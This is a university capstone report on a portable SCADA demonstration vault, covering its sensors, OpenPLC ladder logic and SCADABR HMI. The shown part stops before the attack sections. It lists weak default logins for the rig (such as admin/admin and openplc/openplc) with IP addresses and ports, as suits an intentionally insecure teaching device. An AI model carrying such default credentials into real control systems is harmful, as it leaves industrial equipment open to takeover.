

Final Report
for
SCADA Blue Team
Diamond Vault

CPE 495/496

B. Earl Wells, Ph.D. PE

04/27/2020

Team Members

Jeremy Boyd - jsb0028@uah.edu: Team Lead

Hannah Hanback - hyh0001@uah.edu: HMI and Design Lead

Owen Sanders - wos0001@uah.edu: Hardware and Software Lead

Evan Stewart enso013@uah.edu- Structural Design Lead

Sponsors and Mentors

Dr. David Coe, Jason Winningham, Dr. Tommy Morris, Dr. B.
Earl Wells, Chris Hardy



Table of Contents

Executive Summary	3
Introduction	4
Background	5
Requirements	8
Marketing Requirements	8
Engineering Requirements	8
Designs Considered	10
Trade-offs	12
Detailed Description	13
Vault Building	13
Modules	14
OpenPLC	17
HMI	20
Attacks	23
Defenses	26
Project Management	29
Project Milestones	30
Project Schedule	31
Labor Hours	33
Cost	34
Design Testing	37
Project Restructuring due to COVID-19	39
Societal Impact Analysis	40
Sustainability	41
Conclusion	42
Appendix	45
Source Code / Scripts	45
Circuit diagram & Schematics	57
Operating Manual	60
Troubleshooting Guide	60
Parts and Pieces	60

Executive Summary

Cybersecurity is a continuously growing and ever-changing field inseparable from everyday life. Everything that one does has some cybersecurity concern from health records at the doctor's office, to sending an email to colleagues, to buying lunch with credit cards, everything is vulnerable. Unfortunately, not many people are aware of the dangers present in the cyber world. There is an increasing need to educate the world on these threats and how to protect themselves. For this purpose, the SCADA Blue Team created a demonstration of cybersecurity attacks to display the implications in a real-life situation. The project fits inside a portable flight case and is controlled using Arduinos and Raspberry Pi's running OpenPLC software. This demonstration imitates a museum diamond vault guarded by an IR laser alarm system, an RFID reader, an ultrasonic range sensor, and a pressure plate underneath the diamond. The cybersecurity attacker/demonstrator can implement Man-in-the-Middle and Injection attacks to bypass the security and steal the diamond by interfering with the logic controller or the Human Machine Interface. Toggleable defenses were also implemented to show how these attacks could be prevented. In this way, the SCADA Blue Team hopes to educate more people about vulnerabilities in current systems and why cybersecurity is so crucial.

Introduction

The Diamond Vault project was created to be a demonstration of the vulnerabilities commonly found within SCADA systems. The Diamond Vault is an enclosed environment designed to simulate a real-life scenario in which an attacker can attempt to steal the guarded diamond. Two attacks have been created for the project, each with a corresponding defense. In this way, this project raises awareness for the possible dangers present within today's systems and educates people on preventive measures that may be taken.




Figure 1: Diamond Vault and HMI

Background

This project demonstrates vulnerabilities within SCADA systems found in most industrial companies today. SCADA, or Supervisory Control and Data Acquisition, is a control system utilized to gather and analyze real-time data within industrial settings. The SCADA system monitors and controls the state of the machinery. Some examples of these systems include electric power grids, wastewater treatment plants, and oil and gas distributions. A Human Machine Interface (HMI) acts as the interface between the human operator and the machinery. In this way, the operator can remotely view and control the industrial system. These industries utilize SCADA in conjunction with programmable logic controllers (PLCs) that are outdated and, therefore, insecure against attackers. The potential damage a compromised industrial system could create is immense. On December 23, 2019, a Ukrainian power grid's SCADA system was attacked. About 30 substations were turned off, leaving approximately 230 thousand people without electricity for between 1-6 hours [1]. Another example of a compromised SCADA system is the Maroochy attack, in which a disgruntled ex-employee accessed a sewage control system. The attacker was able on at least 46 occasions to issue radio commands that caused 800,000 liters of raw sewage to spill into local waterways [2]. With the advancements of technologies and rapidly evolving cyber attacks, it is crucial to update vulnerable SCADA systems.

Since much research is being done on PLC vulnerabilities, there are not many products on the market. However, many organizations, such as Nozomi Networks Lab

and Honeywell, research the matter. Nozomi frequently publishes exploits and solutions of common Siemens and Rockwell PLCs [3]. Honeywell has created a PLC that integrates into current systems to improve maintainability and decrease risk at a lower cost than a complete overhaul would need [4]. Although this research helps provide information on the topic of cybersecurity vulnerabilities, there is no physical model or education for users who are not as technical. Physical cybersecurity demonstrations may be found on eBay, but these systems are expensive at hundreds of dollars with limited functionality.

There are other examples of cybersecurity demonstrations found at various conferences and universities. The University of Alabama in Huntsville's Center for Cybersecurity Research and Education has created various cybersecurity attack models. There are two physical models, a spillway and train demo, that operate using the same OpenPLC software that is used in the diamond vault model. Both these demonstrations, along with virtual models of a heat exchanger, emergency backup generator, and gas pipeline, contain Human Machine Interfaces to assist the user with understanding the implications of the simulated attacks. An example of a large-scale cybersecurity attack was created by Joonsoo Kim, Kyeongho Kim, and Moonsu Jang on a project known as Smart City[5]. This expensive model represents six sectors of a city: a power grid, nuclear plant, water purification plant, railroad control, airport control, and traffic light control. This model demonstrates the dangers and implications that a large-scale cyber attack could create on a small scale city.

Similar to these projects, the SCADA Blue Team hopes to convey the importance and need for secure systems. The SCADA Blue Project is an educational cybersecurity model representing a secure diamond vault. The vault is protected by infrared lasers, motion sensors, a keypad, RFID reader, and a pressure plate. Two different cyber attacks have been implemented as a demonstration on the model so that participants may physically view the implications of the attack. Defensive countermeasures have been implemented to demonstrate the methods that may be taken to protect the system. In this way, the SCADA Blue Team's project helps bridge the gap between the understanding of cybersecurity threats in current systems with everyday people at a comparatively low cost.

-
- [1] Zetter, Kim. "Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid." *Wired*, Conde Nast, 3 June 2017, www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/.
 - [2] Hale, Gregory. "Classic Hacker Case: Maroochy." *ISSSource*, 23 Sept. 2010, issource.com/classic-hacker-case-maroochy-shire/.
 - [3] Grove, Chris, et al. "Nozomi Networks Labs." *Nozomi Networks*, www.nozominetworks.com/labs/.
 - [4] "Home." *Honeywell*, www.honeywell.com/.
 - [5] https://ccdcoe.org/uploads/2019/06/Art_24_Cyber-Physical-Battlefield-Platform.pdf

Requirements

Marketing Requirements

This project was sponsored in part by Dr. David Coe, with funding provided by the Electrical & Computer Engineering Department at UAH. The marketing requirements were given to us directly by Dr. Coe and are as follows:

- Must be portable
- Must have an easy and quick setup
- Must use OpenPLC software
- Must be able to view the machine's state
- Must implement two togglable cyber attacks and defenses
- Must look professional

An open line of communication was kept to validate that the marketing requirements met the sponsors' needs. This communication also ensured that they were up to date with the design process.

Engineering Requirements

From these marketing requirements, the team created measurable engineering requirements, as shown in the table below. For each engineering requirement, the marketing requirement(s) it stemmed from, as well as a justification, is listed.

To make the design sturdy enough, a trade-off had to be made with the weight of the box. Originally, the plan was to keep the box under 50 pounds but to make sure the

box would be well-structured, $\frac{3}{4}$ inch MDF was used, which raised the total weight to slightly above 50. This weight change will have minimal impact on the portability of the system compared to the original requirement. No other requirements had to be changed during the design process.

Marketing Requirements	Engineering Requirements	Justification
Portability	The dimensions should not exceed 25"x21"x16".	Airline Restriction: Complies with the average dimension size limit of 62".
Easy and Quick Setup	There should be no more than 5 minutes of setup time.	The project should work out of the box.
Portability Easy and Quick Setup	The design does not include water.	Including water in the design causes a risk of damage to the electrical components.
Looks professional	No visible wires. All essential parts are recognizable from a distance of 30'.	The project interior should be easily seen across the classroom.
Portability	Able to withstand a drop within the flight case without breaking the project.	The handling at the airport may be rough.
Able to View Machine State, Looks Professional, OpenPLC	Includes an intuitive Human Machine Interface connected to the OpenPLC software.	Anyone should be able to interpret the state of the system easily.
Implement Attack/Defense, OpenPLC	Have at least one cyber defense per attack.	The implemented attacks need to have defenses that counteract them.
Easy to Set Up, Implements Attack/Defense, Open PLC	Must be able to reset to normal (defenseless) state	The project should be able to be put back into startup state whenever needed

Table 1: Engineering Requirements

Designs Considered

During the design process, the team worked through several designs previous to the one we selected. This section will cover the different designs and reasons the team decided not to move forward with them. Each idea below will have a summary and a list of the pros and cons.

The first design idea was to build a tesla coil. The team would use a small tesla coil (about 1 ft in height) to generate electric arcs. This tesla coil would be regulated by a SCADA system to control the voltages being provided to the coil. The attacker would then be able to disable or overcharge the tesla coil with attacks to the system. Some of the pros would include being visually appealing and show a representation that SCADA systems are used in power plants. The cons to this idea are hazardous conditions to users and demonstrators to electric shock, expensive to purchase high voltage regulator components, and difficulty in transportation.

The second idea was to build a model of an oil rig. The oil rig model was designed to represent a working rig that can be found all over the world. For this idea, the team would use a PLC to control a natural gas burnoff found on many oil rigs and oil fields. This system would use butane canisters, mass flow meters, and an electronic fly valve to monitor the amount of butane gas being burned off every second and adjust the flow rate. The attacker could then breach this SCADA system to either accelerate the burnoff or shut it off. The pros of this idea are that the model will be eye-catching and interesting, as well as representing real-world usage of PLC systems. The cons to this are

difficulties in transporting, needing to be replenished with new gas canisters regularly, requiring more assembly, and involve fire, which is dangerous to users and demonstrators.

The final idea was to build a diamond vault. The idea for the diamond vault was to create an enclosure that would house a full SCADA system, security sensors, and a large diamond that would be tempting to steal. The PLC would communicate between the sensors and the security monitoring system that is represented by a human-machine interface. The system can alert the HMI of any breaches while also setting off alarms in the enclosure. The attacker can then attack the PLC system to disable security features and steal the diamond. The pros to this are that the project will be fully enclosed, easier to transport, and require little setup time. The cons were that this was the least eye-catching of the three ideas and is not as realistic of a real-world SCADA system.

For the reasons stated above, the Diamond Vault was chosen due to its portability, safety, and visual appeal to users.

Trade-offs

During this project, we had a couple of trade-offs that we had to decide about. The main ones are as follows:

The team was unable to get the door installed because of limitations due to the COVID-19 virus disruptions. Because of this disruption, the door was unable to be installed in time.

The team was not able to implement the locking mechanism because of issues with transient voltages being fed back from the solenoid, issues with the solenoid itself, and time restraints due to the COVID-19 virus that did not give us the time to resolve these other issues.

Detailed Description

A. Vault Building

The design idea was to have a box-shaped vault that represented a room for the defense and display of a massive diamond. The room was designed to draw attention and focus on the diamond. The vault was built using $\frac{3}{4}$ inch MDF, $1\frac{1}{2}$ inch screws, and wood glue. A schematic of all the woodcuts and how the pieces fit together can be found down in the Appendix, in the Circuit Diagrams & Schematics part, sections I and II. The vault has a rectangular front room with a border on the outside to hide the sensors. The room starts to taper back into a smaller space that houses the diamond. Above the diamond, there is a compartment for all the hardware and circuit components. On the back of the box, there are two holes, one for the power cord to come out and another for external ethernet ports. Other features of the vault are the hinge on top, which allows access to the hardware and circuits area. Also, two $\frac{1}{2}$ inch pipes run back into the hardware compartment along the top, carrying and hiding all of the wires.



Figure 2: Diamond Vault

B. Modules

The vault is secured using a variety of sensors and hardware modules. The components used are a keypad, infrared (IR) LED's, an ultrasonic sensor, an RFID reader, and a force-sensitive resistor. These components are controlled by two Arduinos and a Raspberry Pi 4. The team ordered, assembled, and in the case of the IR lasers, built the system using 555 timers to modulate the IR pulses. An overview of the exact components used and where they were purchased can be found in the Parts and Pieces section of the Operating Manual. The circuit diagram can also be found in the Appendix, under Circuit Diagrams and

Schematics section III. A basic overview of how each system works is laid out below.

The first component is the keypad module. This keypad works off of code running on one of the Arduinos, which can be found in the code section of the appendix, labeled as Arduino Code 2. The keypad has one password, “2487”, that can be used to toggle the IR lasers and the ultrasonic sensor. The keypad can also enable the different defense modes by pressing “#A,” “#B,” “#C,” or “#D” followed by the password. The defense modes are explained further in the Operating Manual, but for reference, the table below shows what each combination does:

#A	Sets the Vault into Defenseless Mode
#B	Sets the Vault into Man-in-the-Middle Defense Mode
#C	Sets the Vault into Injection Defense Mode
#D	Sets the Vault into Both Defenses Mode

Table 2: Defense Modes

The keypad also has a buzzer, a red, and a green LED. The buzzer, which is hidden under the left piece of the frame around the keypad module, buzzes every time you type a key. The two LEDs are located on the right side of the keypad. The red LED turns on briefly when an incorrect passcode is typed, and the green LED will turn on once the correct passcode is typed in, signifying that the IR lasers and ultrasonic sensors have been turned off. For more information on the

keypad, refer down to the Appendix, in section II of the Source Code and Scripts titled Arduino Code #2.

The next module is the infrared (IR) lasers. The IR lasers system consists of two IR emitters that are being modulated by a 555 timer circuit and five IR receivers, which send a signal to the PLC on the Raspberry Pi whenever their sight to the emitters is broken. All three of these modules are described in detail in the Operating Manual, in the Parts and Pieces section. If the receivers do not see a signal from the emitters, they will send an alert signal to the PLC.

The ultrasonic sensor sits right above the opening to the diamond and watches for any change in the distance. It is set to send a signal to the PLC running on the Raspberry Pi whenever anything gets closer than 32 centimeters to the sensor. If anyone tries to put their hand or something else through the sensor's field of view, it will send an alert to the PLC. The code that runs the ultrasonic sensor is shown in the Appendix, in section I of Source Code and Scripts titled Arduino Code #1.

The next module is the RFID reader. This reader is installed on the wall beside the opening for the diamond room. The board itself is hidden behind a 3D printed case that has spots for a red and green LED to signify whether the right RFID card was held up to it or not. Whenever the right RFID card is held up to this reader module, it sends a signal to the PLC, letting it know to disable the pressure plate. The RFID signal was also designed to open the electronic lock on

the door to the diamond. However, that was not fully implemented into the project due to time constraints and unforeseen circumstances. The RFID reader is hooked up to an Arduino that runs code to decide if the correct RFID card is presented and handles the signals to the PLC. All the code controlling this RFID reader can be found down in the Appendix, in section I of Source Code and Scripts titled Arduino Code #1.

The final module is the pressure plate, which is constructed using a force-sensitive resistor to make sure the diamond is in place. The pressure plate is installed into the floor of the vault, right under the diamond's stand. All the code that manages this sensor and determines if the diamond is in place can be found down in the Appendix, in section I of Source Code and Scripts titled Arduino Code #1.

The alarm system for the vault is controlled by the PLC and consists of multiple red LED strips and a Piezo Buzzer. Whenever the alarm is active, the spotlights will turn off, and the red LED strips will turn on while the buzzer is going off. The system will return to normal when the alarm is deactivated. The alarm system is controlled by OpenPLC.

C. OpenPLC

All SCADA systems have a Programmable Logic Controller that typically runs off of ladder logic. The PLC reads the input of the signals and then decides the output of the system. The PLC used in this project is a Raspberry Pi running

the OpenPLC open-source software developed at UAH by Thiago Alves. Using the Ladder Logic code, the PLC checks if any of the enabled sensors are being set off and controls the alarm signal accordingly. All of the Ladder Logic code that was written in the OpenPLC editor have been attached in the Appendix, under Source Code and Scripts in section III titled PLC Code. The Ladder Logic pinouts for each component are also down in the Appendix, under Circuit Diagram and Schematics in section IV. The Ladder Logic diagrams from the OpenPLC editor are below.




Figure 3: OpenPLC Editor Ladder Logic Diagram

When the vault is plugged in, the Pi automatically boots up and starts the OpenPLC server. Once OpenPLC is ready, which can take up to 30 seconds, it will

immediately start to monitor the input of the sensors and control the vault. The Pi can be accessed by plugging a computer into either the red or blue Ethernet ports on the back of the box, joining the local network, and SSHing into the Pi. X11 is also open and running on the Pi. The credentials for the Pi are:

IP address: 192.168.1.200

Username: pi

Password: scadablue

Once the computer is plugged into the vault and connected to the Ethernet network, opening the address below into any web browser will grant access to OpenPLC :

192.168.1.200:8080

OpenPLC is running on port 8080 of the Pi. The username and password to login into OpenPLC should be saved, but if not they are:

Username: openplc

Password: openplc

Once logged in, the OpenPLC dashboard will be visible with information about what code is currently running, and how long it has been running for in its current session. A few important tabs include the Monitoring tab that shows what the sensors are reporting and a tab for uploading new code.




Figure 4: OpenPLC Dashboard

D. HMI

Through a Human Machine Interface (HMI), the state of the system can be known without being physically present at the diamond vault. HMI's are designed to be easily read by humans so that they can view and control the state of a system. For this system, we have built an HMI that could be displayed in a security room with other HMIs or camera displays. The HMI displays the state of every sensor and alarm using onscreen LEDs and text. The HMI also has a switch that allows whoever is watching the system to be able to disable the alarm if needed. This switch only disables the alarm physically on the vault, and the sensors will still show up as normal in the HMI display so that the system can still be monitored. A screenshot of the HMI is displayed below:




Figure 5: Diamond Vault HMI Display

This HMI was made within the SCADABR software. It is run on a Virtual Machine connected to the network through the blue ethernet port on the back of the vault. The desktop of the VM contains a file that explains the command to start up the HMI. This command is:

```
~/Documents/startup.sh
```

The contents of this script are shown in the Appendix, under Source Code and Script in section IV.

The ReadMe file that you would see on the VM is displayed below:




Figure 6: ReadMe File from HMI VM

This command first restarts the Apache Tomcat server that is hosting SCADA-BR. Next, it opens up a web browser and navigates to the SCADABR page:

localhost:9090/SCADABR

Once the page has loaded, a login screen is shown, and it should have the login information already populated. If not the login info is:

Username: admin

Password: admin





Figure 7: SCADA-BR Login Screen

Once logged in, the page will take you directly to the graphical view that shows the HMI. It should now be connected to OpenPLC and showing you the state of the vault. Note: If some of the sensors have yellow triangles  next to the sensor states, refer to the Troubleshooting Guide, which is part of the Operating Manual.

